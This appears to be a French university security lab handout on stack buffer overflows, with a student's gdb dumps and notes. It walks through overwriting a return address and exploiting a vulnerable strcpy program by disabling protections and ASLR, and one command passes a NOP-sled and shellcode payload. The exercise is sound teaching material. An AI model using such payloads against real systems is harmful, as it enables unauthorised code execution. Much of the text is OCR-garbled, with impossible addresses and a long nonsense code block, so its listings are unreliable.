

TP Sécurité du logiciel: Débordement de tampon
mémoire par la pratique

Objectifs : Comprendre les rudiments du débordement de tampon dans la pile. Pour cela, nous allons procéder en deux étapes. La première étape (section 1) consiste simplement à modifier dans la pile l’adresse de retour d’une fonction. Cet exercice, même s’il ne constitue pas une attaque à proprement parler, est fondamental pour bien comprendre le principe du débordement de tampon. Ensuite, nous étudierons un réel débordement de tampon sur un programme vulnérable (section 2).

1 Identification et modification de l’adresse de retour

Nous allons dans un premier temps, modifier l’adresse de retour empilée lors de l’appel de fonction dans un programme C, et ceci directement dans le programme C lui-même. Dans un premier temps, nous présentons le programme de test. Ensuite, nous présenterons deux techniques permettant de localiser l’adresse de retour. Pour finir, nous exécuterons le programme de test avec la modification de cette adresse.

1.1 Le programme de test

Soit le programme `tp1.c` :

```
#include <stdio.h>

void f(int a, int b, int c)
{
    char buffer1[4]="aaa";
```

```
    char buffer2[8]="bbbbbb";
}

int main()
{
    int x;

    x=0;
    f(1,2,3);
    x=1;
    printf("%d\n",x);
    return(0);
}
```

Pour compiler ce programme, nous utiliserons la commande suivante :

```
$ gcc -Wall -g tp1.c -o tp1
```

Comme nous l’avons vu en cours, l’adresse de retour empilée lors de l’appel de la fonction `f` se situe non loin de `buffer1` et `buffer2` dans la pile. Pour connaître sa position exacte, on peut analyser l’assembleur ou alors utiliser les petites astuces présentées en cours. Nous utiliserons ici les deux techniques.

1.2 Analyser l’assembleur


La traduction en assembleur du programme `tp1` peut être obtenue avec la commande `gcc` :

```
$ gcc -Wall -S tp1.c -o tp1.s
```


L’option `-g` a volontairement été omise pour ne pas surcharger l’affichage avec les options de debugage. Voici un extrait du fichier `tp1.s` ainsi obtenu :

```
$ cat -n tp1.s
5 f:
6 .LFB0:
7 .cfi_startproc
8 endbr64
9 pushq %rbp
10 .cfi_def_cfa_offset 16
```

```
$ cat -n tp1.s
5 f:
6 .LFB0:
7 .cfi_startproc
8 endbr64
9 pushq %rbp
10 .cfi_def_cfa_offset 16
11 .cfi_offset 6, -16
12 movq %rsp, %rbp
13 .cfi_def_cfa_register 6
14 subq $48, %rsp
15 movl %edi, -36(%rbp)
16 movl %esi, -40(%rbp)
17 movl %edx, -44(%rbp)
18 movq %fs:40, %rax
19 movq %rax, -8(%rbp)
20 xorl %eax, %eax
21 movl $6381921, -20(%rbp)
22 movabsq $27692722414576226, %rax
23 movq %rax, -16(%rbp)
...
```



L'état de la pile, juste avant l'exécution de l'instruction de la ligne 7, est le suivant (l'instruction `pushq` n'a pas encore été exécutée) :



1. Déterminez la nature des éléments en ligne 21 et 22.
2. Déduisez les adresses de `buffer1` et `buffer2`.
3. Tracez l'évolution de la pile, au cours de l'exécution de la fonction `f`.
4. Déduisez l'adresse de retour relativement au registre `rbp`, et par conséquent par rapport à `buffer1` et `buffer2`.

1.3 Utiliser gdb

Nous allons réaliser toutes les manipulations à l'aide du debugger `gdb`. Il est au préalable nécessaire de compiler le programme `tp1.c` avec l'option `-g`. Nous devons déterminer la valeur de l'adresse de retour empilée lors de l'appel de la fonction `f` et déterminer la position de cette adresse de retour par rapport à `buffer1` ou `buffer2`. Nous utiliserons les fonctionnalités suivantes de `gdb` :

```
$ gdb tp1                (<- desassemblage de main)
(gdb) list                (<- lister le programme source)
1 #include <stdio.h>
2
3 void f(int a, int b, int c)
4 {
5     char buffer1[4]="aaa";
6     char buffer2[8]="bbbbbbb";
7 }
8
9 int main()
10 {
(gdb) b 7                (<- point d'arret a la ligne 7)
Breakpoint 1 at 0x11a2: file tp1.c, line 7.
(gdb) run                (<- execution du programme)
(gdb) x/10gx buffer1      (<- examiner 10 fois 64 bits octets de memoire a
                           partir de buffer1)
0x7fffffff47c: 0x6262626200616161 0x595c480000626262
0x7fffffff48c: 0xffffe4b0bc93deca 0x555551e000007fff
0x7fffffff49c: 0xffffe5a000005555 0x0000000000007fff
0x7fffffff4ac: 0x0000000000000000 0xf7de108300000000
0x7fffffff4bc: 0xf7ffc62000007fff 0xffffe5a800007fff
(gdb) info frame          (<- information sur le contexte
                           d'execution courant)

Stack level 0, frame at 0x7fffffff4a0:
 rip = 0x555555551a2 in f (tp1.c:7); saved rip = 0x555555551e0
 called by frame at 0x7fffffff4c0
 source language c.
 Arglist at 0x7fffffff458, args: a=1, b=2, c=3
 Locals at 0x7fffffff458, Previous frame's sp is 0x7fffffff4a0
 Saved registers:
  rbp at 0x7fffffff490, rip at 0x7fffffff498
(gdb) disas main
Dump of assembler code for function main:
0x0000555555551b9 <+0>: endbr64
0x0000555555551bd <+4>: push    %rbp
0x0000555555551be <+5>: mov     %rsp,%rbp
0x0000555555551c1 <+8>: sub     $0x10,%rsp
0x0000555555551c5 <+12>: movl    $0x0,-0x4(%rbp)
0x0000555555551cc <+19>: mov     $0x3,%edx
```

```

0x0000555555555551d1 <+24>: mov    $0x2,%esi
0x0000555555555551d6 <+29>: mov    $0x1,%edi
0x0000555555555551db <+34>: callq  0x5555555555169 <f>
0x0000555555555551e0 <+39>: movl   $0x1,-0x4(%rbp)
0x0000555555555551e7 <+46>: mov    -0x4(%rbp),%eax
0x0000555555555551ea <+49>: mov    %eax,%esi
0x0000555555555551ec <+51>: lea    0xe11(%rip),%rdi    # 0x5555555556004
0x0000555555555551f3 <+58>: mov    $0x0,%eax
0x0000555555555551f8 <+63>: callq  0x5555555555070 <printf@plt>
0x0000555555555551fd <+68>: mov    $0x0,%eax
0x000055555555555202 <+73>: leaveq  %eax
0x000055555555555203 <+74>: retq

```

1. Déterminez l'adresse de retour en cherchant l'instruction qui suit l'appel de la fonction **f** dans le main. Notez l'adresse de cette instruction.
2. Tentez de repérer cette adresse dans la pile. Pour cela, exécutez le programme et interrompez-le juste après les initialisations de **buffer1** et **buffer2**. Profitez-en pour vérifier que l'adresse de retour que vous avez trouvée est correcte à l'aide de **info frame**.
3. Identifiez la distance entre cette adresse et celle de **buffer1**.

1.4 Modifier l'adresse de retour

Nous avons maintenant tout ce dont nous avons besoin pour modifier l'adresse de retour de la fonction. Nous allons simplement faire en sorte que ce programme C saute l'instruction `x=1` après l'appel à la fonction `f`. Il faut pour cela déterminer l'adresse dans le `main` de l'instruction qui suit `x=1` de façon à sauter à cette adresse et modifier l'adresse de retour (nous savons maintenant où elle dans la pile) de façon à sauter l'instruction.

1. A l'aide de `gdb`, déterminez la nouvelle adresse de retour à laquelle nous voulons sauter (dans le `main`).
2. Ajoutez dans la fonction `f` du code C qui permet de modifier l'adresse de retour (Note : comme le code que vous allez ajouter va probablement nécessiter l'utilisation d'une nouvelle variable, il faut probablement recalculer la distance entre l'adresse de retour et `buffer1`).
3. Vérifiez, en exécutant le programme, que la modification fonctionne.

The screenshot shows a debugger window with two assembly listings. The first listing is for the instruction `x/10x %p` and the second is for `x/10x %p\n0x0`. Both listings show a sequence of instructions that load a pointer register, dereference it, and then store the result into a memory location. The memory addresses shown are `0x00000000` and `0x00000001`. The values stored are `0x00000000` and `0x00000001`. A red arrow points to the `0x00000001` value in the second listing. A red box highlights the `0x00000001` value in the first listing. A red box highlights the `0x00000001` value in the second listing.

```

(gdb) x/10x %p
0x00000000: 0x00010100 0x00020202 0x00077777fffffcd3
0x00000004: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000008: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000000c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000010: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000014: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000018: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000001c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000020: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000024: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000028: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000002c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000030: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000034: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000038: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000003c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000040: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000044: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000048: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000004c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000050: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000054: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000058: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000005c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000060: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000064: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000068: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000006c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000070: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000074: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000078: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000007c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000080: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000084: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000088: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000008c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000090: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000094: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000098: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000009c: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000a4: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000a8: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000ac: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000b4: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000b8: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000bc: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000c4: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000c8: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000cc: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000d4: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000d8: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000dc: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000e4: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000e8: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000ec: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000f4: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000f8: 0x00000000 0x00000000 0x00000000 0x00000000
0x000000fc: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000100: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000104: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000108: 0x00000000 0x00000000 0x00000000 0x00000000
0x0000010c: 0x00000000 0x00000000 0x00000000 0x00000000
0x00000110
```

```

gdb> disasm main
Dump of assembler code for function main:
0x0000000000400480 <+0>:      push    %rbp
0x0000000000400484 <+4>:      mov     %rsp,%rbp
0x0000000000400488 <+8>:      sub     $0x10,%rsp
0x0000000000400490 <+8>:      movl   $0x0,(%rbp)
0x0000000000400494 <+15>:     mov     %x0,%eax
0x000000000040049f <+20>:     mov     %x2,%esi
0x00000000004004a4 <+25>:     mov     %x1,%edi
0x00000000004004a8 <+30>:     call   0x400466 <?>
0x00000000004004ac <+35>:     movl   0x1,%d0(%rbp)
0x00000000004004b5 <+42>:     mov     -0x4(%rbp),%eax
0x00000000004004b8 <+45>:     mov     %eax,%esi
0x00000000004004bc <+50>:     mov     -0x40110(%edi)
0x00000000004004c4 <+52>:     mov     %eax,%eax
0x00000000004004c8 <+57>:     call   0x400370 <printf@plt>
0x00000000004004ce <+62>:     mov     %x0,%eax
0x00000000004004cc <+67>:     leave
0x00000000004004cf <+68>:     ret
End of assembler dump.
(gdb) info frame
Stack level 0, frame at 0x7fffffffd480:
    rip = 0x400488 in f (ipl.c:77); saved rip = 0x4004ae
    called by frame at 0x7fffffffd4aa
    source language c
ArgList at 0x7fffffffd470, Args: a=1, b=2, c=3
Locals at 0x7fffffffd470, Previous frame's sp is 0x7fffffffd480
Saved registers:
    rbp at 0x7fffffffd470, rip at 0x7fffffffd478

```

```
(gdb) x/20gx $rsp
0x7fffffffda78: 0x00007ffffffda9
0x7fffffffda7c: 0x0000000000000000
0x7fffffffda80: 0x00007ffffffda9
0x7fffffffda84: 0x0000000000000000
0x7fffffffda88: 0x00007ffffffda9
0x7fffffffda8c: 0x0000000000000000
0x7fffffffda90: 0x0000000000000000
0x7fffffffda94: 0x00007ffffffda9
0x7fffffffda98: 0x0000000000000000
0x7fffffffda9c: 0x00007ffffffda9
0x7fffffffdaa0: 0x0000000000000000
0x7fffffffdaa4: 0x6584b289f0e2a5
0x7fffffffdaa8: 0x0000000000000000
0x7fffffffdaac: 0x6584b289f0e2a5
0x7fffffffdae0: 0x0000000000000000
0x7fffffffdae4: 0x0000000000000000
0x7fffffffdae8: 0x0000000000000000
0x7fffffffdaec: 0x0000000000000000
0x7fffffffdaf0: 0x0000000000000000
0x7fffffffdaf4: 0x0000000000000000
0x7fffffffdaf8: 0x0000000000000000
0x7fffffffdafc: 0x0000000000000000
0x7fffffffdb00: 0x0000000000000000
0x7fffffffdb04: 0x0000000000000000
0x7fffffffdb08: 0x0000000000000000
0x7fffffffdb0c: 0x0000000000000000
0x7fffffffdb10: 0x0000000000000000
0x7fffffffdb14: 0x0000000000000000
0x7fffffffdb18: 0x0000000000000000
0x7fffffffdb1c: 0x0000000000000000
0x7fffffffdb20: 0x0000000000000000
0x7fffffffdb24: 0x0000000000000000
0x7fffffffdb28: 0x0000000000000000
0x7fffffffdb2c: 0x0000000000000000
0x7fffffffdb30: 0x0000000000000000
0x7fffffffdb34: 0x0000000000000000
0x7fffffffdb38: 0x0000000000000000
0x7fffffffdb3c: 0x0000000000000000
0x7fffffffdb40: 0x0000000000000000
0x7fffffffdb44: 0x0000000000000000
0x7fffffffdb48: 0x0000000000000000
0x7fffffffdb4c: 0x0000000000000000
0x7fffffffdb50: 0x0000000000000000
0x7fffffffdb54: 0x0000000000000000
0x7fffffffdb58: 0x0000000000000000
0x7fffffffdb5c: 0x0000000000000000
0x7fffffffdb60: 0x0000000000000000
0x7fffffffdb64: 0x0000000000000000
0x7fffffffdb68: 0x0000000000000000
0x7fffffffdb6c: 0x0000000000000000
0x7fffffffdb70: 0x0000000000000000
0x7fffffffdb74: 0x0000000000000000
0x7fffffffdb78: 0x0000000000000000
0x7fffffffdb7c: 0x0000000000000000
0x7fffffffdb80: 0x0000000000000000
0x7fffffffdb84: 0x0000000000000000
0x7fffffffdb88: 0x0000000000000000
0x7fffffffdb8c: 0x0000000000000000
0x7fffffffdb90: 0x0000000000000000
0x7fffffffdb94: 0x0000000000000000
0x7fffffffdb98: 0x0000000000000000
0x7fffffffdb9c: 0x0000000000000000
0x7fffffffdba0: 0x0000000000000000
0x7fffffffdba4: 0x0000000000000000
0x7fffffffdba8: 0x0000000000000000
0x7fffffffdba4: 0x0000000000000000
```

- précédent pointeur sur instruction
 \Leftrightarrow adresse de retour

[illegible]

on s'arrête
→ cette instruction

2 Analyse d'un buffer overflow

Nous allons à présent analyser une “vraie” attaque d’un programme vulnérable. Pour cela, nous allons utiliser le programme C vulnérable suivant :

```
void copie(char * ch)
{
    char str[512];

    strcpy(str, ch);
}
```

→ jolig buffer overflow possible in

```
int main(int argc, char * argv[])
{
    copie(argv[1]);
    return(0);
}
```

2.1 Compilation du programme vulnérable

Comme vous pouvez le constater, ce programme utilise `argv[1]`, paramètre fourni par l'utilisateur, sans l'assainir ni le tester avant de l'utiliser. Ce paramètre est copié dans une variable locale de la fonction *copie* à l'aide de la fonction `strcpy`. Le paramètre fourni va donc bien être recopié dans la pile, à l'adresse `str` et ceci à l'aide d'une fonction qui ne vérifie pas que la taille est correcte avant la copie. Si nous fournissons donc en entrée du programme, une chaîne de caractères trop grande, nous pouvons donc écraser `str` et les octets suivants, et par conséquent l'adresse de retour de la fonction *copie*.

La compilation du programme vulnérable se fait ainsi :

```
gcc -g -fno-stack-protector -z execstack vuln.c -o vuln
```

Ensuite, de façon à désactiver la randomization de l'espace d'adressage des processus (ASLR), exécutez la commande :

```
$ echo 0 > /proc/sys/kernel/randomize_va_space (faut etre root)
ou
setarch x86_64 -R /bin/bash
```


2.2 Le shellcode

Un shellcode est en général utilisé par les attaquants pour être exécuté lors du détournement de la fonction (cela leur permet d'obtenir un invité de commandes sur la machine attaquée). La compréhension de ce shellcode n'entre pas dans le cadre de notre formation. L'enseignant vous fournira un exemple que vous pourrez utiliser pour la suite du TP.

2.3 Fabrication de l'argument `argv[1]`

Il vous reste maintenant à fabriquer une chaîne de caractères, qui sera fournie en paramètre du programme, et qui soit : 1) d'une longueur suffisante pour espérer écraser l'adresse de retour dans la pile et 2) qui écrase cette adresse de retour avec l'adresse où sera copié cette chaîne de caractères, c'est-à-dire à l'adresse `str`. Il faut donc deviner cette adresse. Comme il est très difficile d'estimer précisément cette adresse, nous allons dans notre chaîne de caractères, inclure beaucoup de NOP au début de façon à pouvoir s'autoriser une imprécision dans la recherche de l'adresse `str`.

La chaîne que nous allons fabriquer est donc ainsi formée :

NNNNNNNNNNSSSSSSSSSSSSSSSSSSSSSSAAAAA

où :

- N est l'instruction NOP ;
- SSSSSSSSSSSSSSSSSSSS est le shellcode ;
- A est l'adresse *supposée* de str.

Pour déterminer l'adresse **A**, comme on a désactivé ASLR, on peut se servir de la fonction suivante, qui permet en C de connaître la valeur du pointeur de pile :

```
unsigned long get_sp(void) {
    __asm__("movq %rsp,%rax");
}

long l=get_sp();
```

L'attaquant peut mettre à profit cette fonction s'il est capable lui-même d'exécuter un programme sur la cible ou sur une machine semblable avec le même OS et une configuration identique. Vous allez donc, pour déterminer l'adresse **A**, procéder comme suit :

- Proposez une méthode pour trouver l'espacement entre le début de la chaîne de caractères et l'adresse où est stockée l'adresse de retour.

```
(gdb) list copie
#include <string.h>

void copie(char * ch)
{
    char str[512];
    strcpy(str, ch);

    int main(int argc, char * argv[])
    {
        copie(argv[1]);
    }
}

(gdb) b 5
Breakpoint 1 at 0x400404: file tp2.c, line 6.
(gdb) run
Starting program: /home/vuln/.documents/INSA/STL/Sec/vuln_toolkit/tp2/bp/execute

This GDB supports auto-downloading debuginfo from the following URLs:
<https://debuginfod.ubuntu.net/gdb/>
Enable debuginfo for this session? (y or [n]) n
Debuginfo has been disabled.
To make this setting permanent, add 'set debuginfod enabled' to .gdbinit.
Thread debugging using libthread_db enabled.
Using host libthread_db library "/lib64/libthread_db.so.1".

Breakpoint 1, copie (ch=0x0) at tp2.c:6
strcpy(str, ch)
(gdb) info frame
Stack level 0, frame at 0x7fffffffd8a0:
rip = 0x400407a1, saved rip = 0x0
called by frame at 0x7fffffffd870:
source language C.
arglist at 0x7fffffffd870, args: ch=0x0
Locals at 0x7fffffffd870, Previous frame's sp is 0x7fffffffd80
Saved register(s) at 0x7fffffffd870, rip = 0x7fffffffd870
```

↑ il faut éliminer cette adresse ↓
car c'est ici qu'est stocké l'@ de retour

dding

padding de rope⁷

shell code

```

*  tp_dot_xdms[0][0][0] = -1;
*  if (x00*32*(x27*x6+32)
*  {
*  x05 = 0;
*  if (x05*x06[x07][x08][x09][x10][x11][x12][x13][x14][x15][x16][x17][x18][x19][x20][x21][x22][x23][x24][x25][x26][x27][x28][x29][x30][x31][x32][x33][x34][x35][x36][x37][x38][x39][x40][x41][x42][x43][x44][x45][x46][x47][x48][x49][x50][x51][x52][x53][x54][x55][x56][x57][x58][x59][x60][x61][x62][x63][x64][x65][x66][x67][x68][x69][x70][x71][x72][x73][x74][x75][x76][x77][x78][x79][x80][x81][x82][x83][x84][x85][x86][x87][x88][x89][x90][x91][x92][x93][x94][x95][x96][x97][x98][x99][x100][x101][x102][x103][x104][x105][x106][x107][x108][x109][x110][x111][x112][x113][x114][x115][x116][x117][x118][x119][x120][x121][x122][x123][x124][x125][x126][x127][x128][x129][x130][x131][x132][x133][x134][x135][x136][x137][x138][x139][x140][x141][x142][x143][x144][x145][x146][x147][x148][x149][x150][x151][x152][x153][x154][x155][x156][x157][x158][x159][x160][x161][x162][x163][x164][x165][x166][x167][x168][x169][x170][x171][x172][x173][x174][x175][x176][x177][x178][x179][x180][x181][x182][x183][x184][x185][x186][x187][x188][x189][x190][x191][x192][x193][x194][x195][x196][x197][x198][x199][x200][x201][x202][x203][x204][x205][x206][x207][x208][x209][x210][x211][x212][x213][x214][x215][x216][x217][x218][x219][x220][x221][x222][x223][x224][x225][x226][x227][x228][x229][x230][x231][x232][x233][x234][x235][x236][x237][x238][x239][x240][x241][x242][x243][x244][x245][x246][x247][x248][x249][x250][x251][x252][x253][x254][x255][x256][x257][x258][x259][x260][x261][x262][x263][x264][x265][x266][x267][x268][x269][x270][x271][x272][x273][x274][x275][x276][x277][x278][x279][x280][x281][x282][x283][x284][x285][x286][x287][x288][x289][x290][x291][x292][x293][x294][x295][x296][x297][x298][x299][x300][x301][x302][x303][x304][x305][x306][x307][x308][x309][x310][x311][x312][x313][x314][x315][x316][x317][x318][x319][x320][x321][x322][x323][x324][x325][x326][x327][x328][x329][x330][x331][x332][x333][x334][x335][x336][x337][x338][x339][x340][x341][x342][x343][x344][x345][x346][x347][x348][x349][x350][x351][x352][x353][x354][x355][x356][x357][x358][x359][x360][x361][x362][x363][x364][x365][x366][x367][x368][x369][x370][x371][x372][x373][x374][x375][x376][x377][x378][x379][x380][x381][x382][x383][x384][x385][x386][x387][x388][x389][x390][x391][x392][x393][x394][x395][x396][x397][x398][x399][x400][x401][x402][x403][x404][x405][x406][x407][x408][x409][x410][x411][x412][x413][x414][x415][x416][x417][x418][x419][x420][x421][x422][x423][x424][x425][x426][x427][x428][x429][x430][x431][x432][x433][x434][x435][x436][x437][x438][x439][x440][x441][x442][x443][x444][x445][x446][x447][x448][x449][x450][x451][x452][x453][x454][x455][x456][x457][x458][x459][x460][x461][x462][x463][x464][x465][x466][x467][x468][x469][x470][x471][x472][x473][x474][x475][x476][x477][x478][x479][x480][x481][x482][x483][x484][x485][x486][x487][x488][x489][x490][x491][x492][x493][x494][x495][x496][x497][x498][x499][x500][x501][x502][x503][x504][x505][x506][x507][x508][x509][x510][x511][x512][x513][x514][x515][x516][x517][x518][x519][x520][x521][x522][x523][x524][x525][x526][x527][x528][x529][x530][x531][x532][x533][x534][x535][x536][x537][x538][x539][x540][x541][x542][x543][x544][x545][x546][x547][x548][x549][x550][x551][x552][x553][x554][x555][x556][x557][x558][x559][x560][x561][x562][x563][x564][x565][x566][x567][x568][x569][x570][x571][x572][x573][x574][x575][x576][x577][x578][x579][x580][x581][x582][x583][x584][x585][x586][x587][x588][x589][x590][x591][x592][x593][x594][x595][x596][x597][x598][x599][x600][x601][x602][x603][x604][x605][x606][x607][x608][x609][x610][x611][x612][x613][x614][x615][x616][x617][x618][x619][x620][x621][x622][x623][x624][x625][x626][x627][x628][x629][x630][x631][x632][x633][x634][x635][x636][x637][x638][x639][x640][x641][x642][x643][x644][x645][x646][x647][x648][x649][x650][x651][x652][x653][x654][x655][x656][x657][x658][x659][x660][x661][x662][x663][x664][x665][x666][x667][x668][x669][x670][x671][x672][x673][x674][x675][x676][x677][x678][x679][x680][x681][x682][x683][x684][x685][x686][x687][x688][x689][x690][x691][x692][x693][x694][x695][x696][x697][x698][x699][x700][x701][x702][x703][x704][x705][x706][x707][x708][x709][x710][x711][x712][x713][x714][x715][x716][x717][x718][x719][x720][x721][x722][x723][x724][x725][x726][x727][x728][x729][x730][x731][x732][x733][x734][x735][x736][x737][x738][x739][x740][x741][x742][x743][x744][x745][x746][x747][x748][x749][x750][x751][x752][x753][x754][x755][x756][x757][x758][x759][x760][x761][x762][x763][x764][x765][x766][x767][x768][x769][x770][x771][x772][x773][x774][x775][x776][x777][x778][x779][x780][x781][x782][x783][x784][x785][x786][x787][x788][x789][x790][x791][x792][x793][x794][x795][x796][x797][x798][x799][x800][x801][x802][x803][x804][x805][x806][x807][x808][x809][x810][x811][x812][x813][x814][x815][x816][x817][x818][x819][x820][x821][x822][x823][x824][x825][x826][x827][x828][x829][x830][x8
```

Succession de info frame dans des breakpoint pour avoir adresse de retour et
x/400x \$rsp pour calculer l'offset \rightarrow penser à inverser little endian / big endian

- Ecrire un programme simple en langage C et calculer l'adresse de tête de la pile en début de `main` à l'aide de la fonction `get.sp`).
- Pourquoi cette adresse vous est utile pour trouver l'adresse `A`
- Faites plusieurs tests en utilisant un offset par rapport à cette tête de la pile.
- En réalité la chaîne de caractères que l'attaquant fournit au programme vulnérable est présente deux fois dans la mémoire du logiciel vulnérable. Expliquez pourquoi.
- Exploitez le programme vulnérable en utilisant ces deux emplacements mémoire.

3 Les protections du noyau

Pour réaliser ce TP, nous avons désactivé plusieurs mécanismes de protections. Nous allons les passer en revue et identifier leur utilité.

3.1 Option de compilation de gcc : -z execstack

Compilez le programme vulnérable, sans l'option `-z execstack` et essayez à nouveau d'exploiter la vulnérabilité.

```
$ gcc -g -fno-stack-protector vuln.c -o vuln
```

Que se passe-t-il ? En déduire l'utilité de cette option de compilation.

3.2 Option de compilation de gcc : -fno-stack-protector

Compilez le programme vulnérable sans l'option `-fno-stack-protector` :

```
$ gcc -g vuln.c -z execstack -o vuln
```

Essayez à nouveau l'exploit. Que voyez-vous ?

Traduisez le programme vulnérable, sans l'option `-fno-stack-protector`, en assembleur, et comparez le fichier assembleur généré à la version précédente.

```
$ gcc -Wall -S -z execstack vuln.c -o vuln_stack-protector.s
```

Identifiez les zones différentes à l'aide de la commande `diff` par exemple et en déduire l'utilité de cette option.

```
→ tp_bof gcc -g -fno-stack-protector tp2.c -o exec && ./exec $(p
"*(32*16+8-32)*b"'\x48\x31\x2d\x48\x31\xf6\x48\xb8\x1d\x9d\x96\x91\
xc0\x48\x83\xc0\x3b\x0f\x05"+b"'\x60\xde\xff\xff\xff\x7f"')
[1] 21789 segmentation fault (core dumped) ./exec
```

→ pile non exécutable, plus un segment de code !!

canalis, sa
→ detesté et
plante

→ visiblement sur mon PC ça
l'active pas →

3.3 Randomization de l'espace d'adressage

Réactivez la randomization de l'espace d'adressage :

```
$ echo 1 > /proc/sys/kernel/randomize_va_space
```

si vous etes root, ou sinon, ouvrez simplement un nouveau shell sans utiliser la commande `setarch`.

Créez un programme de test qui invoque la fonction `get_sp` et affiche la valeur retournée. Exécutez plusieurs fois ce programme de test et analysez les retours.

Que permet cette protection ?

↳ randomise l'espace d'adressage donc on peut rien faire

```
(gdb) list copie
1  #include <string.h>
2
3  void copie(char * ch)
4  {
5      char str[512];
6      strcpy(str, ch);
7  }
8  int main(int argc, char * argv[])
9  {
10     copie(argv[1]);
(gdb) b 6
Breakpoint 1 at 0x400478: file tp2.c, line 6.
(gdb) r aaa
Starting program: /home/rubiks/Documents/INSA/51S-SEC/vuln_logiciel/tp_bof/exec aaa

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.fedoraproject.org/>
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib64/libthread_db.so.1".

Breakpoint 1, copie (ch=0x7fffffffdfac "aaa") at tp2.c:6
6      strcpy(str, ch);
(gdb) info frame
Stack level 0, frame at 0x7fffffffda60:
 rip = 0x400478 in copie (tp2.c:6); saved rip = 0x4004b6
 called by frame at 0x7fffffffda00
 source language c.
 Arglist at 0x7fffffffda50, args: ch=0x7fffffffdfac "aaa"
 Locals at 0x7fffffffda50, Previous frame's sp is 0x7fffffffda60
 Saved registers:
  rbp at 0x7fffffffda50, rip at 0x7fffffffda58
(gdb)
```

↳ l'adresse de retour va changer à chaque lancement donc on va se manger des seg fault.